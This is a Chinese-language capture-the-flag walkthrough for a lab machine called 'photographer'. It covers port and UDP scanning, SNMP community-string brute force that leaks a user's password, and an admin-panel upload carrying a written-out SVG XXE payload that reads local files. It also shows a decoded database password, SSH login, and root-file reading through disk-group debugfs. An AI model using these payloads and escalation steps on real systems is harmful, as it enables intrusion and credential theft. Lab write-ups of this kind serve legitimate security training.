一.主机发现和信息收集 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 rustscan -a 10.10.139.236 -- -sV ─╯ .----. .-. .-. .----..---. .----. .---. .--. .-. .-. | {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| | | .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ | `-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-' The Modern Day Port Scanner. ________________________________________ : https://discord.gg/GFrQsGy : : https://github.com/RustScan/RustScan : -------------------------------------- 🌍HACK THE PLANET🌍 [~] The config file is expected to be at "/root/.rustscan.toml" [!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers [!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'. Open 10.10.139.236:22 Open 10.10.139.236:80 [~] Starting Script(s) [> ] Script to be run Some("nmap -vvv -p {{port}} {{ip}}" ) [~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-29 01:33 EST NSE: Loaded 47 scripts for scanning. Initiating ARP Ping Scan at 01:33 Scanning 10.10.139.236 [1 port] Completed ARP Ping Scan at 01:33, 0.03s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 01:33 Completed Parallel DNS resolution of 1 host. at 01:33, 0.01s elapsed DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 01:33 Scanning 10.10.139.236 [2 ports] Discovered open port 80/tcp on 10.10.139.236 Discovered open port 22/tcp on 10.10.139.236 Completed SYN Stealth Scan at 01:33, 0.02s elapsed (2 total ports) Initiating Service scan at 01:33 Scanning 2 services on 10.10.139.236 Completed Service scan at 01:33, 7.61s elapsed (2 services on 1 host) NSE: Script scanning 10.10.139.236. NSE: Starting runlevel 1 (of 2) scan. Initiating NSE at 01:33 Completed NSE at 01:33, 0.01s elapsed NSE: Starting runlevel 2 (of 2) scan. Initiating NSE at 01:33 Completed NSE at 01:33, 0.01s elapsed Nmap scan report for 10.10.139.236 Host is up, received arp-response (0.00059s latency). Scanned at 2026-01-29 01:33:25 EST for 8s PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0) 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.65 ((Debian)) MAC Address: 08:00:27:1A:71:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Read data files from: /usr/share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds Raw packets sent: 3 (116B) | Rcvd: 4 (160B)
开放了22/80端口 接着使用nmap 对UDP进行端口扫描:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
nmap -sU -T5 -p- --min-parallelism 256 --max-rtt-timeout 300ms --initial-rtt-timeout 100ms --min-rate 500 --disable-arp-ping -n 192.168.8.236 ─╯ Warning: Your --min-parallelism option is pretty high! This can hurt reliability. Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 23:08 EST Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 3.83% done; ETC: 23:08 (0:00:25 remaining) Warning: 192.168.8.236 giving up on port because retransmission cap hit (2). Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 11.02% done; ETC: 23:08 (0:00:32 remaining) Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 49.21% done; ETC: 23:09 (0:00:41 remaining) Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 77.69% done; ETC: 23:11 (0:00:44 remaining) Stats: 0:02:45 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 81.20% done; ETC: 23:11 (0:00:38 remaining) Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 81.52% done; ETC: 23:11 (0:00:38 remaining) Stats: 0:02:51 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 82.57% done; ETC: 23:11 (0:00:36 remaining) Stats: 0:03:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 84.90% done; ETC: 23:11 (0:00:32 remaining) Stats: 0:03:45 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 96.41% done; ETC: 23:12 (0:00:08 remaining) Nmap scan report for 192.168.8.236 Host is up (0.0014s latency). Not shown: 65289 open|filtered udp ports (no-response), 245 closed udp ports (port-unreach) PORT STATE SERVICE 161/udp open snmp MAC Address: 08:00:27:1A:71:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Nmap done: 1 IP address (1 host up) scanned in 239.98 seconds
发现开放了snmp端口
接下来进行目录扫描:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
dirsearch -u "http://192.168.8.236" ─╯ /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460 Output File: /home/kali/Desktop/reports/http_192.168.8.236/_26-02-04_22-56-58.txt Target: http://192.168.8.236/ [22:56:58] Starting: [22:56:59] 403 - 278B - /.ht_wsr.txt [22:56:59] 403 - 278B - /.htaccess.orig [22:56:59] 403 - 278B - /.htaccess.bak1 [22:56:59] 403 - 278B - /.htaccess.save [22:56:59] 403 - 278B - /.htaccess_extra [22:56:59] 403 - 278B - /.htaccess_orig [22:56:59] 403 - 278B - /.htaccess_sc [22:56:59] 403 - 278B - /.htaccessBAK [22:56:59] 403 - 278B - /.htaccessOLD [22:56:59] 403 - 278B - /.htaccessOLD2 [22:56:59] 403 - 278B - /.html [22:56:59] 403 - 278B - /.htm [22:56:59] 403 - 278B - /.htpasswds [22:56:59] 403 - 278B - /.httr-oauth [22:56:59] 403 - 278B - /.php [22:57:01] 200 - 1KB - /about.html [22:57:01] 301 - 314B - /admin -> http://192.168.8.236/admin/ [22:57:01] 403 - 278B - /.htaccess.sample [22:57:01] 403 - 278B - /.htpasswd_test [22:57:01] 302 - 1KB - /admin/admin.php -> index.php [22:57:01] 200 - 536B - /admin/ [22:57:02] 200 - 536B - /admin/index.php [22:57:02] 500 - 0B - /admin/upload.php [22:57:04] 301 - 315B - /assets -> http://192.168.8.236/assets/ [22:57:04] 200 - 474B - /assets/ [22:57:04] 200 - 474B - /db.php [22:57:08] 200 - 528B - /images/ [22:57:08] 301 - 315B - /images -> http://192.168.8.236/images/ [22:57:13] 403 - 278B - /server-status [22:57:13] 403 - 278B - /server-status/ Task Completed

打开登录页面:
尝试弱口令无果 接下来我们把目光放到SNMP服务上 在此之前先介绍一下SNMP服务:
1
2
3
4
5
6
1.SNMP = 简单网络管理协议,用于交换机、服务器等设备的监控。 2.一个设备有大量 OID,每个 OID 对应一项数据(如主机名、CPU、端口) 3.社区字符串是 SNMP 的 “密码”,分为: 只读(ro):默认 public,只能查询信息 ro只开放小部分信息 读写(rw):默认 private,既能查询又能修改配置 rw会开放整个MIB 拿到更多数据信息 4.MIB(Management Information Base)是 SNMP 的数据结构与字典,定义了所有可管理的数据项(OID)及其含义、类型、访问权限,我们通过 OID 从 MIB 中读取 / 写入数据(如主机名、CPU、端口、用户等),一个 OID 对应一项数据 没有社区字符串无法访问MIB
接下来我们通过弱口令public查看ro的信息:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
snmpwalk -v 2c -c public 192.168.8.236 . ─╯ iso.3.6.1.2.1.1.1.0 = STRING: "Linux photographer 6.1.0-40-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.153-1 (2025-09-20) x86_64" iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10 iso.3.6.1.2.1.1.3.0 = Timeticks: (382941) 1:03:49.41 iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>" iso.3.6.1.2.1.1.5.0 = STRING: "photographer" iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay" iso.3.6.1.2.1.1.7.0 = INTEGER: 72 iso.3.6.1.2.1.1.8.0 = Timeticks: (35) 0:00:00.35 iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1 iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1 iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1 iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1 iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1 iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49 iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50 iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4 iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3 iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92 iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB." iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching." iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model." iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities" iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP." iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations" iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations" iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations" iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering." iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications." iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (24) 0:00:00.24 iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (24) 0:00:00.24 iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (24) 0:00:00.24 iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (24) 0:00:00.24 iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (24) 0:00:00.24 iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (29) 0:00:00.29 iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (29) 0:00:00.29 iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (29) 0:00:00.29 iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (30) 0:00:00.30 iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (35) 0:00:00.35 iso.3.6.1.2.1.25.1.1.0 = Timeticks: (384805) 1:04:08.05 iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 EA 02 05 05 15 29 00 2B 01 00 iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216 iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-6.1.0-40-amd64 root=UUID=77e51563-68a2-4cef-9d02-2b434abfe0dd ro quiet " iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0 iso.3.6.1.2.1.25.1.6.0 = Gauge32: 77 iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0 iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
基本没有其他信息 接下来爆破rw的社区字符串 此时我们需要用到一个新工具:onesixtyone
1
2
3
4
5
6
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt -w 100 192.168.8.236 Scanning 1 hosts, 3218 communities 192.168.8.236 [public] Linux photographer 6.1.0-40-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.153-1 (2025-09-20) x86_64 192.168.8.236 [public] Linux photographer 6.1.0-40-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.153-1 (2025-09-20) x86_64 192.168.8.236 [security] Linux photographer 6.1.0-40-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.153-1 (2025-09-20) x86_64
使用seclists字典 我们找到了rw的社区字符串:
security
接下来 我们使用:
1 snmpwalk -v 2c -c security 192.168.8.236 . > Photograther
加上”.”是遍历所有数据 因为数据量的原因 我们将这些数据保存到Photograther 里面
由于网站主页有Ethan的信息 我们筛选出所有ethan 字段:
1
2
3
4
5
cat Photograther | grep "ethan" ─╯ iso.3.6.1.4.1.8072.1.3.2.2.1.3.7.109.121.99.114.101.100.115 = STRING: "/home/ethan/creds.txt" iso.3.6.1.4.1.8072.1.3.2.3.1.1.7.109.121.99.114.101.100.115 = STRING: "ethan:1N3qVgwNB6cZmNSyr8iX$!" iso.3.6.1.4.1.8072.1.3.2.3.1.2.7.109.121.99.114.101.100.115 = STRING: "ethan:1N3qVgwNB6cZmNSyr8iX$!" iso.3.6.1.4.1.8072.1.3.2.4.1.2.7.109.121.99.114.101.100.115.1 = STRING: "ethan:1N3qVgwNB6cZmNSyr8iX$!"

成功拿到凭证 接下来登录网站后台
思路是文件上传利用 抓个包:
php不被允许上传 这下尝试svg是否能利用成功:

可以成功 接下来使用SVG进行XXE
原理:
SVG是基于XML的矢量图,可以支持Entity(实体)功能,因此可以用来XXE
查看/etc/passwd获得/ethan账户 插线ethan下的flag:
payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /admin/upload.php HTTP/1.1 Host : 192.168.8.236User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language : zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5Accept-Encoding : gzip, deflate, brContent-Type : multipart/form-data; boundary=----geckoformboundary1f2f4120ab96aec0da0e7cf9676050c3Content-Length : 336Origin : http://192.168.8.236Connection : keep-aliveReferer : http://192.168.8.236/admin/admin.phpCookie : PHPSESSID=4r9a09vtgcc1v372f8if6blrlpUpgrade-Insecure-Requests : 1Priority : u=0, i------geckoformboundary1f2f4120ab96aec0da0e7cf9676050c3 Content-Disposition: form-data; name="file"; filename="1.svg" Content-Type: image/svg+xml <?xml version="1.0" standalone="no" ?> <!DOCTYPE svg [<!ENTITY test SYSTEM 'file:///home/ethan/user.txt' > ]> <svg > &test; </svg > ------geckoformboundary1f2f4120ab96aec0da0e7cf9676050c3--

二.GET Shell XXE base64读取信息收集到的db.php文件
]>&test;
1 PD9waHAKJGhvc3QgPSAibG9jYWxob3N0IjsKJGRiID0gImJsb2ciOwokdXNlciA9ICJyb290IjsKJHBhc3MgPSAicGp0RjA1MzNPUGlTTVFUR1phY1pZNmp5JCI7CgokY29ubiA9IG5ldyBteXNxbGkoJGhvc3QsICR1c2VyLCAkcGFzcywgJGRiKTsKaWYgKCRjb25uLT5jb25uZWN0X2Vycm9yKSB7CiAgICBkaWUoIkNvbmV4acOzbiBmYWxsaWRhOiAiIC4gJGNvbm4tPmNvbm5lY3RfZXJyb3IpOwp9Cg==
这里的密码就是ethan的凭证:

接下来我们即可ssh到靶机上 进行提权操作

三.权限提升: 经过一番信息收集后 我们看到当前用户属于disk组 因此想到disk提权
攻击原理 disk 组权限:、/dev/nvme 等块设备文件(如 /dev/sda1)。因此通过直接访问磁盘设备,可绕过文件系统权限检查,直接读取或修改磁盘数据。
使用debugfs /dev/sda1 进行调试模式 接着输入cat /root/root.txt
root flag:dc54639c5bd88637cc23dd7dd1827bbf